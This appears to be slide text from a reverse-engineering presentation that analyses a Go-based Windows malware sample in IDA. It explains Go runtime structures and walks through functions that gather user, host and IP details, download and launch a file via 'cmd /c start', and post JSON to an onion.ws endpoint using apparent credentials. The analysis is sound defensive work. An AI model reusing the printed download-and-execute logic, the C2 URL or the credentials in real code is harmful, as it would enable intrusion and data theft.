Address	Ordinal	Name	Librar
00000000009D2020		WriteFile	ker...
00000000009D2028		WriteConsoleW	ker...
00000000009D2030		WaitForMultipleObjects	ker...
00000000009D2038		WaitForSingleObject	ker...
00000000009D2040		VirtualQuery	ker...
00000000009D2048		VirtualFree	ker...
00000000009D2050		VirtualAlloc	ker...
00000000009D2058		SwitchToThread	ker...
00000000009D2060		SuspendThread	ker...
00000000009D2068		SetWaitableTimer	ker...
00000000009D2070		SetUnhandledExceptionFilter	ker...
00000000009D2078		SetProcessPriorityBoost	ker...
00000000009D2080		SetEvent	ker...
00000000009D2088		SetErrorMode	ker...
00000000009D2090		SetConsoleCtrlHandler	ker...
00000000009D2098		ResumeThread	ker...
00000000009D20A0		QueryFullProcessImageNameA	ker...
00000000009D20A8		ProcessIdToSessionId	ker...
00000000009D20B0		PostQueuedCompletionStatus	ker...
00000000009D20B8		OpenProcess	ker...
00000000009D20C0		LoadLibraryA	ker...
00000000009D20C8		LoadLibraryW	ker...
00000000009D20D0		SetThreadContext	ker...
00000000009D20D8		GetThreadContext	ker...
00000000009D20E0		GetSystemInfo	ker...
00000000009D20E8		GetSystemDirectoryA	ker...
00000000009D20F0		GetStdHandle	ker...
00000000009D20F8		GetQueuedCompletionStatus	ker...
00000000009D2100		GetProcessAffinityMask	ker...
00000000009D2108		GetProcAddress	ker...
00000000009D2110		GetProcessHeap	ker...
- Strings:** A table of strings found in the binary. The status bar at the bottom indicates "Line 24 of 15498".

Address	Length	Type	String
.rdata:00000000...	00000009	C	\acontext
.rdata:00000000...	00000009	C	\anet/url
.rdata:00000000...	00000009	C	\aos/exec
.rdata:00000000...	00000009	C	\aos/user
.rdata:00000000...	00000009	C	\areflect
.rdata:00000000...	00000009	C	\aruntime
.rdata:00000000...	00000009	C	\astrconv
.rdata:00000000...	00000009	C	\astrings
.rdata:00000000...	00000009	C	\asyscall
.rdata:00000000...	00000009	C	\aunicode
.rdata:00000000...	00000009	C	\a**uint8
.rdata:00000000...	00000009	C	\a*[0]int
.rdata:00000000...	00000009	C	\a*[1]int
.rdata:00000000...	00000009	C	\a*[4]int
.rdata:00000000...	00000009	C	\a*[5]int
.rdata:00000000...	00000009	C	\a*[6]int
.rdata:00000000...	00000009	C	\a*[7]int
.rdata:00000000...	00000009	C	\a*[8]int
.rdata:00000000...	00000009	C	\a*[9]int
.rdata:00000000...	00000009	C	\a*[]bool
.rdata:00000000...	00000009	C	\a*[]int8
.rdata:00000000...	00000008	C	\a*[]uint
.rdata:00000000...	00000009	C	\a*exec.F
.rdata:00000000...	00000009	C	\a*fmt.pp
.rdata:00000000...	00000008	C	\a*func()
.rdata:00000000...	00000009	C	\a*net.IP
.rdata:00000000...	00000009	C	\a*string
.rdata:00000000...	00000009	C	\a*uint16
.rdata:00000000...	00000009	C	\a*uint32
.rdata:00000000...	00000008	C	\a*uint64
.rdata:00000000...	00000008	C	\aAddASN1

GO MALWARE

```
main.main( ) 0006D7430 ; void __cdecl main_main()  
0006D7430 main_main proc near
```

```
.text:00000000006D7430  
.text:00000000006D7430  
.text:00000000006D7430  
.text:00000000006D7430 var_F8 = xmmword ptr -0F8h  
.text:00000000006D7430 var_E8 = xmmword ptr -0E8h  
.text:00000000006D7430 var_D8 = xmmword ptr -0D8h  
.text:00000000006D7430 var_C0 = xmmword ptr -0C0h  
.text:00000000006D7430 var_B0 = qword ptr -0B0h  
.text:00000000006D7430 var_A8 = qword ptr -0A8h  
.text:00000000006D7430 var_A0 = qword ptr -0A0h  
.text:00000000006D7430 var_98 = qword ptr -98h  
.text:00000000006D7430 var_90 = qword ptr -90h  
.text:00000000006D7430 var_88 = xmmword ptr -88h  
.text:00000000006D7430 var_78 = xmmword ptr -78h  
.text:00000000006D7430 var_68 = xmmword ptr -68h  
.text:00000000006D7430 var_58 = xmmword ptr -58h  
.text:00000000006D7430 var_48 = xmmword ptr -48h  
.text:00000000006D7430 var_38 = xmmword ptr -38h  
.text:00000000006D7430 var_28 = xmmword ptr -28h  
.text:00000000006D7430 var_18 = xmmword ptr -18h  
.text:00000000006D7430 var_8 = qword ptr -8
```

```
mov rcx, gs:28h  
mov rcx, [rcx+0]  
lea rax, [rsp+var_78]  
cmp rax, [rcx+10h]  
jbe loc_6D775D  
sub rsp, 0F8h
```

```
; CODE XREF: runtime_main+1F8↑p  
; main_main+332↓j  
; DATA XREF: ...
```

```
typedef struct _TEB  
{  
    struct _NT_TIB NtTib; //0x0  
    VOID* EnvironmentPointer; //0x1c  
    struct _CLIENT_ID ClientId; //0x20  
    .....  
}  
  
typedef struct _NT_TIB {  
    struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList;  
    PVOID StackBase;  
    PVOID StackLimit;  
    PVOID SubSystemTib;  
    PVOID FiberData;  
    PVOID ArbitraryUserPointer;  
    struct _NT_TIB *Self;  
} NT_TIB;
```

▪ One of possible usages of ArbitraryUserPointer would be pass some information to a debugger, but it seems Go uses it as a TLS slot on Windows.

GO MALWARE

Address	Caller	Instruction
.text:0000000000438A08	runtime_main	call_rax:main_main
.text:00000000006D...	main_main	jmp main_main

Address	Called function
.text:00000000006D7466	call os_UserHomeDir
.text:00000000006D74D0	call path_filepath_join
.text:00000000006D74FA	call os_MkdirAll
.text:00000000006D7565	call path_filepath_join
.text:00000000006D7598	call os_OpenFile
.text:00000000006D75BE	call main_isLocked
.text:00000000006D761D	call fmt_Fprintln
.text:00000000006D7645	call main_lockRun
.text:00000000006D764A	call main_getClientDetails
.text:00000000006D7688	call runtime_newproc
.text:00000000006D76A0	call runtime_newproc
.text:00000000006D76B9	call runtime_makechan
.text:00000000006D7702	call runtime_newproc
.text:00000000006D7737	call main_handleFileUploadURL
.text:00000000006D7753	call os_ptr_file_close
.text:00000000006D775D	call runtime_morestack_noctxt

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GO MALWARE

main.main()

```
06D745E
06D7466
.text:00000000006D746B
.text:00000000006D7470
.text:00000000006D7474
.text:00000000006D7477
.text:00000000006D747F
.text:00000000006D7487
.text:00000000006D748F
.text:00000000006D7497
.text:00000000006D749E
.text:00000000006D74A6
.text:00000000006D74B2
.text:00000000006D74BA
.text:00000000006D74BE
.text:00000000006D74C7
.text:00000000006D74D0
.text:00000000006D74D5
.text:00000000006D74DA
.text:00000000006D74DF
.text:00000000006D74E4
.text:00000000006D74E9
.text:00000000006D74ED
.text:00000000006D74F2
.text:00000000006D74FA
.text:00000000006D74FF
.text:00000000006D7502
.text:00000000006D750A
.text:00000000006D7512
.text:00000000006D7517
.text:00000000006D751F
.text:00000000006D7524
.text:00000000006D752C
```

```
lea    rbp, [rsp+0F8h+var_8]
call   os_UserHomeDir
mov    rax, qword ptr [rsp+0F8h+var_F8+8]
mov    rcx, qword ptr [rsp+0F8h+var_F8]
xorps  xmm0, xmm0
movups [rsp+0F8h+var_58], xmm0
movups [rsp+0F8h+var_48], xmm0
mov    qword ptr [rsp+0F8h+var_58], rcx
mov    qword ptr [rsp+0F8h+var_58+8], rax
lea    rax, aWin32logs ; "win32logs"
mov    qword ptr [rsp+0F8h+var_48], rax
mov    qword ptr [rsp+0F8h+var_48+8], 9
lea    rax, [rsp+0F8h+var_58]
mov    qword ptr [rsp+0F8h+var_F8], rax
mov    qword ptr [rsp+0F8h+var_F8+8], 2
mov    qword ptr [rsp+0F8h+var_E8], 2
call   path_filepath_join
mov    rax, qword ptr [rsp+0F8h+var_E8+8]
mov    [rsp+0F8h+var_A0], rax
mov    rcx, qword ptr [rsp+0F8h+var_E8+10h]
mov    [rsp+0F8h+var_B0], rcx
mov    qword ptr [rsp+0F8h+var_F8], rax
mov    qword ptr [rsp+0F8h+var_F8+8], rcx
mov    dword ptr [rsp+0F8h+var_E8], 1FFh
call   os_MkdirAll
xorps  xmm0, xmm0
movups [rsp+0F8h+var_78], xmm0
movups [rsp+0F8h+var_68], xmm0
mov    rax, [rsp+0F8h+var_A0]
mov    qword ptr [rsp+0F8h+var_78], rax
mov    rax, [rsp+0F8h+var_B0]
mov    qword ptr [rsp+0F8h+var_78+8], rax
lea    rax, aLocklozLrmLshM ; "lockloz;lrm;lsh;macrmainmap;"
```

▪ The UserHomeDir() returns the current user's home directory, which it's %USERPROFILE% on Windows systems.

▪ This function joins path elements into a single path, so on Windows it returns a UNC path.

▪ MkdirAll() creates a directory named path and all necessary parents (similar to mkdir -p <dir> on Linux/Unix)

GO MALWARE

- A quite common approach for strings is **creating a structure** similar to:

```
00000000 string_struct struc ; (sizeof=0x10, mappedto_13)
00000000 string_content dq ? ; offset
00000008 string_size dq ?
00000010 string_struct ends
```

- After creating the structure, rename its fields.
- Change the “string_content” type to char* by using “y” hotkey.

- Afterwards, we can eventually **apply it on through ALT-Q hotkey** and **T hotkey** to a structure offset.
- Although our presentation is focused on static analysis, **all renamed functions could be transfered to x64dbg** by using any of the following plugins:

- **Labelless:** <https://github.com/a1ext/labelless>
- **x64dbgida:** <https://github.com/x64dbg/x64dbgida>

GO MALWARE

main.main()

```
.text:00000000006D7632 loc_6D7632:
.text:00000000006D7632
```

- Goroutines are methods created when prefixing a function call with “go” word (go reverse.Engineering()), which consume little stack space and allocate heap space according to necessity, executing concurrently with other goroutines within the same address space.

```
▪ func newproc(siz int32, fn *funcval) {...}
```

```
.text:00000000006D7668
.text:00000000006D766D
.text:00000000006D7675
```

- Channels are a data type which provides a mechanism that make possible goroutines to synchronize their execution and communication (moving data) with another concurrent goroutine (roughly similar to pipes).

```
▪ func makechan(t *chantype, size int) *hchan {...}
```

```
.text:00000000006D76A5
.text:00000000006D76AC
.text:00000000006D76B0
.text:00000000006D76B9
.text:00000000006D76BE
.text:00000000006D76C3
```

```
                                ; CODE XREF: main_main+19
mov     rax, [rsp+0F8h+var_90]
mov     qword ptr [rsp+0F8h+var_F8], rax
mov     rax, [rsp+0F8h+var_A8]
mov     qword ptr [rsp+0F8h+var_F8+8], rax
call    main_lockRun
call    main_getClientDetails
movups  xmm0, [rsp+0F8h+var_F8]
movups  [rsp+0F8h+var_38], xmm0
movups  xmm0, xmmword ptr [rsp+0F8h+var_E8]
movups  [rsp+0F8h+var_28], xmm0
movups  xmm0, xmmword ptr [rsp+0F8h+var_E8+10h]
movups  [rsp+0F8h+var_18], xmm0
mov     dword ptr [rsp+0F8h+var_F8], 0
lea     rax, off_794B00
mov     qword ptr [rsp+0F8h+var_F8+8], rax
call    runtime_newproc
mov     dword ptr [rsp+0F8h+var_F8], 0
lea     rax, off_794B08
mov     qword ptr [rsp+0F8h+var_F8+8], rax
call    runtime_newproc
lea     rax, asc_700C60 ; "\b"
mov     qword ptr [rsp+0F8h+var_F8], rax
mov     qword ptr [rsp+0F8h+var_F8+8], 3E8h
call    runtime_makechan
mov     rax, qword ptr [rsp+0F8h+var_E8]
mov     [rsp+0F8h+var_98], rax
```

GO MALWARE

main.lockRun()

```
.text:00000000006D61B0 main_lockRun proc near ; CODE XREF: main_lockRun+F5↓j
.text:00000000006D61B0 ; main_main+215↓p
.text:00000000006D61B0 ; DATA XREF: ...
.text:00000000006D61B0 var_90 = xmmword ptr -90h
.text:00000000006D61B0 var_80 = qword ptr -80h
.text:00000000006D61B0 var_78 = xmmword ptr -78h
.text:00000000006D61B0 var_68 = qword ptr -68h
.text:00000000006D61B0 var_5C = xmmword ptr -5Ch
.text:00000000006D61B0 var_4C = byte ptr -4Ch
.text:00000000006D61B0 var_2C = xmmword ptr -2Ch
.text:00000000006D61B0 var_10 = byte ptr -10h
.text:00000000006D61B0 var_8 = qword ptr -8
.text:00000000006D61B0 arg_0 = qword ptr 8
.text:00000000006D61B0 arg_8 = qword ptr 10h
.text:00000000006D61B0
.text:00000000006D61B0 mov rcx, gs:28h
.text:00000000006D61B9 mov rcx, [rcx+0]
.text:00000000006D61C0 lea rax, [rsp+var_10]
.text:00000000006D61C5 cmp rax, [rcx+10h]
.text:00000000006D61C9 jbe loc_6D62A0
.text:00000000006D61CF sub rsp, 90h
.text:00000000006D61D6 mov [rsp+90h+var_8], rbp
.text:00000000006D61DE lea rbp, [rsp+90h+var_8]
.text:00000000006D61E6 call github_com_google_uuid_New
.text:00000000006D61EB movups xmm0, [rsp+90h+var_90]
.text:00000000006D61EF movups [rsp+90h+var_5C], xmm0
.text:00000000006D61F4 mov qword ptr [rsp+90h+var_2C], 0
.text:00000000006D61FD xorps xmm0, xmm0
```

Reference to the uuid package ,that generates and inspects UUIDs (<https://github.com/google/uuid>)

GO MALWARE

main.getClientDetails()

```
.text:00000000006D64F0 arg_20 = xmmword ptr 28h
.text:00000000006D64F0
.text:00000000006D64F0
.text:00000000006D64F9 mov rcx, gs:28h
.text:00000000006D6500 mov rcx, [rcx+0]
.text:00000000006D6504 cmp rsp, [rcx+10h]
.text:00000000006D650A jbe loc_6D65DA
.text:00000000006D650E sub rsp, 70h
.text:00000000006D6513 mov [rsp+70h+var_8], rbp
.text:00000000006D6518 lea rbp, [rsp+70h+var_8]
.text:00000000006D651B xorps xmm0, xmm0
.text:00000000006D6520 movups [rsp+70h+arg_0], xmm0
.text:00000000006D6528 movups [rsp+70h+arg_10], xmm0
.text:00000000006D6530 movups [rsp+70h+arg_20], xmm0
.text:00000000006D6533 call os_user_Current
.text:00000000006D6535 mov rax, [rsp+70h+var_70]
.text:00000000006D6539 mov [rsp+70h+var_48], rax
.text:00000000006D653E nop
.text:00000000006D653F call os_hostname
.text:00000000006D6544 mov rax, [rsp+70h+var_68]
.text:00000000006D6549 mov [rsp+70h+var_50], rax
.text:00000000006D654E mov rcx, [rsp+70h+var_70]
.text:00000000006D6552 mov [rsp+70h+var_40], rcx
.text:00000000006D6557 call main_getIP
.text:00000000006D655C mov rax, [rsp+70h+var_68]
.text:00000000006D6561 mov rcx, [rsp+70h+var_70]
.text:00000000006D6565 xorps xmm0, xmm0
.text:00000000006D6568 movups [rsp+70h+var_38], xmm0
.text:00000000006D656D movups [rsp+70h+var_28], xmm0
.text:00000000006D6572 movups [rsp+70h+var_18], xmm0
.text:00000000006D6577 mov rdx, [rsp+70h+var_48]
.text:00000000006D657C mov rbx, [rdx+28h]
```

▪ Functions getting information about current user, hostname and IP address.

GO MALWARE

os.user.Current()

```
FD4 loc_6D4FD4: ; CODE XREF: os_user_Current+73↑j
FD4      lea    rax, aP_6 ; "P"
        mov    [rsp+28h+var_28], rax
        mov    [rsp+28h+var_20], rdi
        mov    [rsp+28h+var_18], rsi
        call   runtime_typedmemmove
        jmp    short loc_6D4FB8
-----
        .text:0000000006D4FF0 loc_6D4FF0: ; CODE XREF: os_user_Current+47↑j
        mov    [rsp+28h+arg_0], 0
        mov    qword ptr [rsp+28h+arg_8], rcx
        mov    qword ptr [rsp+28h+arg_8+8], rax
        mov    rbp, [rsp+28h+var_8]
        add    rsp, 28h
        retn
-----
        .text:0000000006D500D loc_6D500D: ; CODE XREF: os_user_Current+30↑j
        lea    rax, dword_A17A60
        mov    [rsp+28h+var_28], rax
        lea    rax, off_794DF0
        mov    [rsp+28h+var_20], rax
        call   sync_ptr_Once_doSlow
        jmp    loc_6D4F66
-----
        .text:0000000006D502E loc_6D502E: ; CODE XREF: os_user_Current+14↑j
        call   runtime_morestack_noctxt
        jmp    os_user_Current
os_user_Current endp
```

▪ Typedmemmove, from runtime package, copies a value of a specific type from a source to a destination. It's similar to memcpy() from C language.

▪ Package "sync" contains a structure named and object (and structure) named "Once" and it holds a field (m), whose type is Mutex. The doSlow(f func()) function uses Lock() on m and guarantee that when it returns, has has finished. In few words, doSlow establishes synchronization.

GO MALWARE

os.user.Current()

```
5901
5906
.text:00000000006D590A
.text:00000000006D590F
.text:00000000006D5914
.text:00000000006D5917
.text:00000000006D591D
.text:00000000006D5922
.text:00000000006D5929
.text:00000000006D5931
.text:00000000006D5939
.text:00000000006D593E
.text:00000000006D5942
.text:00000000006D594A
.text:00000000006D5953
.text:00000000006D5958
.text:00000000006D595D
.text:00000000006D5962
.text:00000000006D5967
.text:00000000006D596A
.text:00000000006D5970
.text:00000000006D5972
.text:00000000006D5972 loc_6D5972:
.text:00000000006D5972
.text:00000000006D5975
.text:00000000006D597B
.text:00000000006D5983
.text:00000000006D5988
.text:00000000006D598C
.text:00000000006D5994
.text:00000000006D599D
```

```
call syscall_OpenCurrentProcessToken
mov rax, [rsp+0D0h+var_D0]
mov rcx, [rsp+0D0h+var_C0]
mov rdx, [rsp+0D0h+var_C8]
test rdx, rdx
jnz loc_6D5D0C
mov [rsp+0D0h+var_58], rax
lea rcx, off_7952F0
mov [rsp+0D0h+var_10], rcx
mov [rsp+0D0h+var_40], rax
mov [rsp+0D0h+var_61], 1
mov [rsp+0D0h+var_D0], rax
mov dword ptr [rsp+0D0h+var_C8], 1
mov [rsp+0D0h+var_C0], 32h ; '2'
call syscall_Token_getInfo
mov rax, [rsp+0D0h+var_B8]
mov rcx, [rsp+0D0h+var_A8]
mov rdx, [rsp+0D0h+var_B0]
test rdx, rdx
jz loc_6D5D03
xor eax, eax

; CODE XREF: os_user_current+467!j
test rdx, rdx
jnz loc_6D5CC1
mov [rsp+0D0h+var_30], rax
mov rax, [rsp+0D0h+var_58]
mov [rsp+0D0h+var_D0], rax
mov dword ptr [rsp+0D0h+var_C8], 5
mov [rsp+0D0h+var_C0], 32h ; '2'
call syscall_Token_getInfo
```

- Opens the access token associated to the current process.

- getInfo() retrieves information from an access token:
 - func (t Token) getInfo(class uint32, initSize int).
 - Implemented by using GetTokenInformation().
 - GetTokenInformation(t Token, infoClass uint32, info *byte, infoLen uint32, returnedLen *uint32) (err error) = advapi32.GetTokenInformation

GO MALWARE

os.user.Current()

```
5A03  
5A0B  
.text:00000000006D5A13  
.text:00000000006D5A16  
.text:00000000006D5A1A  
.text:00000000006D5A1F  
.text:00000000006D5A24  
.text:00000000006D5A29  
.text:00000000006D5A2E  
.text:00000000006D5A33  
.text:00000000006D5A36  
.text:00000000006D5A3C  
.text:00000000006D5A44  
.text:00000000006D5A4C  
.text:00000000006D5A51  
.text:00000000006D5A55  
.text:00000000006D5A5A  
.text:00000000006D5A5F  
.text:00000000006D5A64  
.text:00000000006D5A69  
.text:00000000006D5A6E  
.text:00000000006D5A71  
.text:00000000006D5A77  
.text:00000000006D5A7F  
.text:00000000006D5A87  
.text:00000000006D5A8F  
.text:00000000006D5A92  
.text:00000000006D5A96  
.text:00000000006D5A9B  
.text:00000000006D5AA0  
.text:00000000006D5AA5
```

```
mov [rsp+0D0h+var_38], rbx  
mov rax, [rsp+0D0h+var_28]  
mov rax, [rax]  
mov [rsp+0D0h+var_D0], rax  
call syscall_ptr_SID_String  
mov rax, [rsp+0D0h+var_B0]  
mov rcx, [rsp+0D0h+var_B8]  
mov rdx, [rsp+0D0h+var_C0]  
mov rbx, [rsp+0D0h+var_C8]  
test rcx, rcx  
jnz loc_6D5BF2  
mov [rsp+0D0h+var_50], rdx  
mov [rsp+0D0h+var_20], rbx  
mov rax, [rsp+0D0h+var_58]  
mov [rsp+0D0h+var_D0], rax  
call syscall_Token_GetUserProfileDirectory  
mov rax, [rsp+0D0h+var_B0]  
mov rcx, [rsp+0D0h+var_C0]  
mov rdx, [rsp+0D0h+var_C8]  
mov rbx, [rsp+0D0h+var_B8]  
test rbx, rbx  
jnz loc_6D5BB0  
mov [rsp+0D0h+var_48], rcx  
mov [rsp+0D0h+var_18], rdx  
mov rax, [rsp+0D0h+var_30]  
mov rax, [rax]  
mov [rsp+0D0h+var_D0], rax  
call os_user_lookupUsernameAndDomain  
mov rax, [rsp+0D0h+var_A0]  
mov rcx, [rsp+0D0h+var_B0]  
mov rdx, [rsp+0D0h+var_B8]
```

▪ String, from syscall package, converts sid to a string formats using ConvertSidToStringSid() function.

▪ This function retrieves the path to the root directory of the user's profile determined by the given token.

▪ GetUserProfileDirectory(t Token, dir *uint16, dirLen *uint32) (err error) = userenv.GetUserProfileDirectoryW

▪ Retrieves the username and domain for the given SID.

GO MALWARE

os.hostname()

```
4D0740 loc_4D0740: ; CODE XREF: os_hostname+D1↓j
4D0740 lea rax, unk_702CA0
4D0747 mov [rsp+50h+var_50], rax
4D074B mov ecx, [rsp+50h+var_28]
4D074F mov [rsp+50h+var_48], rcx
4D0754 mov ecx, [rsp+50h+var_28]
4D0758 mov [rsp+50h+var_40], rcx
4D075D call runtime_makeslice
4D0762 mov rax, [rsp+50h+var_38]
4D0767 mov ecx, [rsp+50h+var_28]
4D076B test rcx, rcx
4D076E jbe loc_4D092D
4D0774 mov [rsp+50h+var_10], rax
4D0779 mov [rsp+50h+var_24], ecx
4D077D mov dword ptr [rsp+50h+var_50], 5
4D0784 mov [rsp+50h+var_48], rax
4D0789 lea rcx, [rsp+50h+var_28]
4D078E mov [rsp+50h+var_40], rcx
4D0793 call internal_syscall_windows_GetComputerNameEx
4D0798 mov rax, [rsp+50h+var_30]
4D079D mov rcx, [rsp+50h+var_38]
4D07A2 test rcx, rcx
4D07A5 jz loc_4D08DD
4D07AB mov [rsp+50h+var_18], rax
4D07B0 mov [rsp+50h+var_20], rcx
4D07B5 jz loc_4D0862
4D07BB lea rdx, asc_729160 ; "\b"
4D07C2 cmp [rcx+8], rdx
4D07C6 jnz loc_4D0862
4D07CC cmp qword ptr [rax], 0EAh
4D07D3 jnz loc_4D0862
4D07D9 mov ebx, [rsp+50h+var_24]
4D07DD cmp [rsp+50h+var_28], ebx
```

- func makeslice(et *_type, len, cap int) unsafe.Pointer {...}
- A slice is a kind of dynamically-size array (therefore, it doesn't have a fixed length) and its typical notation is []T, where T specifies the type of the element.

- Retrieves a NetBIOS or DNS name associated with the local computer.
- GetComputerNameEx(nameformat uint32, buf *uint16, n *uint32) (err error) = GetComputerNameExW

GO MALWARE

```
db 'tside usable address spacebytes.Buffer.Grow: negative countconcur'  
db 'rent map read and map writeconnection not allowed by rulesetcrypt'  
db 'o/aes: output not full blockcrypto/des: output not full blockcryp'  
db 'to: requested hash function #ed25519: bad private key length: fin'  
db 'drunnable: negative nmspinningfreeing stack not in a stack spanhe'  
db 'apBitsSetType: unexpected shifthttp2: invalid header field valueh'  
db 'ttp2: invalid pseudo headers: %vhttp2: recursive push not allowed'  
db 'http: CloseIdleConnections calledhttp: invalid Read on closed Bod'  
db 'yhttps://api.ipify.org?format=textindefinite length found (not DE'  
db 'R)invalid username/password versionleafCounts[maxBits][maxBits] !'  
db '= nmin must be a non-zero power of 2misrounded allocation in sysA'  
db 'llocnet/http: skip alternate protocolpad size larger than data pa'  
db 'yloadpseudo header field after regularreflect.nameFrom: name too '  
db 'long: reflect: Field index out of rangereflect: NumOut of non-fun'
```

▪ Finding strings in previous versions of Golang is not so easy (they are grouped), unfortunately. However, it's only a matter of time... ☺ To determine where string ends, I used the following lines (not shown):

- `mov [rsp+60h+var_58], rax`
- `mov [rsp+60h+var_50], 21h ; '!'`

```
sub     rsp, 60h  
mov     [rsp+60h+var_8], rbp  
lea     rbp, [rsp+60h+var_8]  
xorps  xmm0, xmm0  
movups [rsp+60h+var_18], xmm0  
mov     [rsp+60h+var_19], 0  
xorps  xmm0, xmm0  
movups [rsp+60h+arg_0], xmm0  
nop  
mov     rax, cs:off_A0A208  
mov     [rsp+60h+var_60], rax
```

```
lea     rax, atlsialwithdia+1B97h ; "https://api.ipify.org?format=textindefi" ..
```

main_getIP proc near

```
var_60= qword ptr -60h  
var_58= qword ptr -58h  
var_50= qword ptr -50h  
var_48= qword ptr -48h  
var_40= qword ptr -40h  
var_38= qword ptr -38h  
var_30= qword ptr -30h  
var_28= qword ptr -28h  
var_19= byte ptr -19h  
var_18= xmmword ptr -18h  
var_8= qword ptr -8  
arg_0= xmmword ptr 8
```

```
mov     rcx, gs:28h  
mov     rcx, [rcx+0]  
cmp     rsp, [rcx+10h]  
jbe     loc_6D64DB
```

main.getIP()

```
loc_6D64DB:  
call   runtime_morestack_noctxt  
jmp    main_getIP  
main_getIP endp
```

GO MALWARE

main.getIP()

```
006D63AE
006D63B3
.text:00000000006D63B8
.text:00000000006D63BD
.text:00000000006D63C2
.text:00000000006D63C5
.text:00000000006D63C7
.text:00000000006D63CD
.text:00000000006D63D1
.text:00000000006D63D4
.text:00000000006D63D9 ;
.text:00000000006D63D9
.text:00000000006D63D9 loc_6D63D9:
.text:00000000006D63DD
.text:00000000006D63DF
.text:00000000006D63E3
.text:00000000006D63E7
.text:00000000006D63EC
.text:00000000006D63F1
.text:00000000006D63F6
.text:00000000006D63FA
.text:00000000006D63FE
.text:00000000006D6405
.text:00000000006D6409
.text:00000000006D640E
.text:00000000006D6413
.text:00000000006D6418
.text:00000000006D641D
.text:00000000006D6422
.text:00000000006D6426
.text:00000000006D642B
.text:00000000006D6434
```

```
call net_http_ptr_Client_Get
mov rax, [rsp+60h+var_48]
mov rcx, [rsp+60h+var_38]
mov rdx, [rsp+60h+var_40]
test rdx, rdx
jz short loc_6D63D9
jz loc_6D64BD
mov rax, [rdx+8]
mov rdx, rax
jmp loc_6D64BD
```

loc_6D63D9:

; CODE XREF: main_getIP+75↑j

```
mov rcx, [rax+40h]
test [rcx], al
add rcx, 18h
mov rdx, [rax+48h]
mov qword ptr [rsp+60h+var_18+8], rcx
mov qword ptr [rsp+60h+var_18], rdx
mov [rsp+60h+var_19], 1
mov rcx, [rax+48h]
mov rax, [rax+40h]
lea rdx, unk_71EE20
mov [rsp+60h+var_60], rdx
mov [rsp+60h+var_58], rax
mov [rsp+60h+var_50], rcx
call runtime_convI2I
mov rax, [rsp+60h+var_40]
mov rcx, [rsp+60h+var_48]
mov [rsp+60h+var_60], rcx
mov [rsp+60h+var_58], rax
mov [rsp+60h+var_50], 200h
call io_ioutil_readAll
```

- We should remember that http package provides us an useful implementation of HTTP client and server. As client, there's a Get() and Post() implementation:
- ```
func Get(url string) (resp *Response, err error) {
 return DefaultClient.Get(url)
}
```

- Interface's type in Go is similar, under some aspects, to any other language and defines some methods that need to be implemented. Therefore, other data type that holds methods with same signatures are regarded as being of the same type of this interface.

- ```
func ReadAll(r io.Reader) ([]byte, error)
```
- This function reads from r until an EOF or error.

GO MALWARE

main.handlePicDisplay()

```
.text:00000000006D7B57
.text:00000000006D7B5E
.text:00000000006D7B62
.text:00000000006D7B6B
.text:00000000006D7B70
.text:00000000006D7B75
.text:00000000006D7B7A
.text:00000000006D7B7D
.text:00000000006D7B85
.text:00000000006D7B8D
.text:00000000006D7B95
.text:00000000006D7B9C
.text:00000000006D7BA4
.text:00000000006D7BB0
.text:00000000006D7BB7
.text:00000000006D7BBF
.text:00000000006D7BCB
.text:00000000006D7BD0
.text:00000000006D7BD8
.text:00000000006D7BDD
.text:00000000006D7BE5
.text:00000000006D7BEC
.text:00000000006D7BF0
.text:00000000006D7BF9
.text:00000000006D7C01
.text:00000000006D7C06
.text:00000000006D7C0F
.text:00000000006D7C18
```

```
mov rcx, [rsp+0C8h+var_B0]
mov [rsp+0C8h+var_90], rcx
lea rdx, aTlsDialwithdia+1381h ; "https://i.imgur.com/zkE7Ge7.jpegin lite"...
mov qword ptr [rsp+0C8h+var_C8], rdx
mov qword ptr [rsp+0C8h+var_C8+8], 20h
mov [rsp+0C8h+var_B8], rcx
mov [rsp+0C8h+var_B0], rax
call main_downloadFile
xorps xmm0, xmm0
movups [rsp+0C8h+var_38], xmm0
movups [rsp+0C8h+var_28], xmm0
movups [rsp+0C8h+var_18], xmm0
lea rax, aC_0 ; "/c"
mov qword ptr [rsp+0C8h+var_38], rax
mov qword ptr [rsp+0C8h+var_38+8], 2
lea rax, aStart ; "start"
mov qword ptr [rsp+0C8h+var_28], rax
mov qword ptr [rsp+0C8h+var_28+8], 5
mov rcx, [rsp+0C8h+var_90]
mov qword ptr [rsp+0C8h+var_18], rcx
mov rdx, [rsp+0C8h+var_98]
mov qword ptr [rsp+0C8h+var_18+8], rdx
lea rbx, aCmd ; "cmd"
mov qword ptr [rsp+0C8h+var_C8], rbx
mov qword ptr [rsp+0C8h+var_C8+8], 3
lea rsi, [rsp+0C8h+var_38]
mov [rsp+0C8h+var_B8], rsi
mov [rsp+0C8h+var_B0], 3
mov [rsp+0C8h+var_A8], 3
call os_exec Command
```

▪ We have few clear facts here:

- A file is downloaded from Internet.
- downloadFile() is implemented by using net.http.Get() function: func Get(url string) (resp *Response, err error).
- Get() is implemented by using "func NewRequestWithContext(ctx context.Context, method, url string, body io.Reader)"
- According to shown strings, the downloaded file is being launched by using "cmd /c start <downloaded file>
- The Command function -- func Command(name string, arg ...string) *Cmd -- returns a Cmd struct to execute the target program with arguments using os.exec.Cmd.Run().

GO MALWARE

main.handleFileUploadURL()

```
.text:00000000006D7091      lea     rsi, aUsernameuwan gl ; "usernameu wangle;vzigzag;"
.text:00000000006D7098      mov     [rsp+140h+var_130], rsi
.text:00000000006D709D      mov     [rsp+140h+var_128], 8
.text:00000000006D70A6      call   runtime_mapassign_faststr
```

- Post files (json files) to website (<https://gi74qcmwmxoq4xun.onion.ws/fujson>) using credentials (username: uwangle and, maybe, password: vzigzag)

```
.text:00000000006D7268      mov     rax, cs:off_A0A208
.text:00000000006D726F      mov     [rsp+140h+var_140], rax
.text:00000000006D7273      lea     rax, aX509UnhandledC+0A7Fh ; "https://gi74qcmwmxoq4xun.onion.ws/fujso
.text:00000000006D727A      mov     [rsp+140h+var_138], rax
.text:00000000006D727F      mov     [rsp+140h+var_130], 24h ; '$'
.text:00000000006D7288      lea     rcx, aGodebugValueGd+4F0h ; "application/jsonapplication/wasmbad SAN"
.text:00000000006D728F      mov     [rsp+140h+var_128], rcx
.text:00000000006D7294      mov     [rsp+140h+var_120], 10h
.text:00000000006D729D      lea     rdx, off_7EC320
.text:00000000006D72A4      mov     [rsp+140h+var_118], rdx
.text:00000000006D72A9      mov     [rsp+140h+var_110], rdi
.text:00000000006D72AE      call   net_http_ptr_Client_Post
```

```
func Post(url, contentType string, body io.Reader) (resp *Response, err error) {
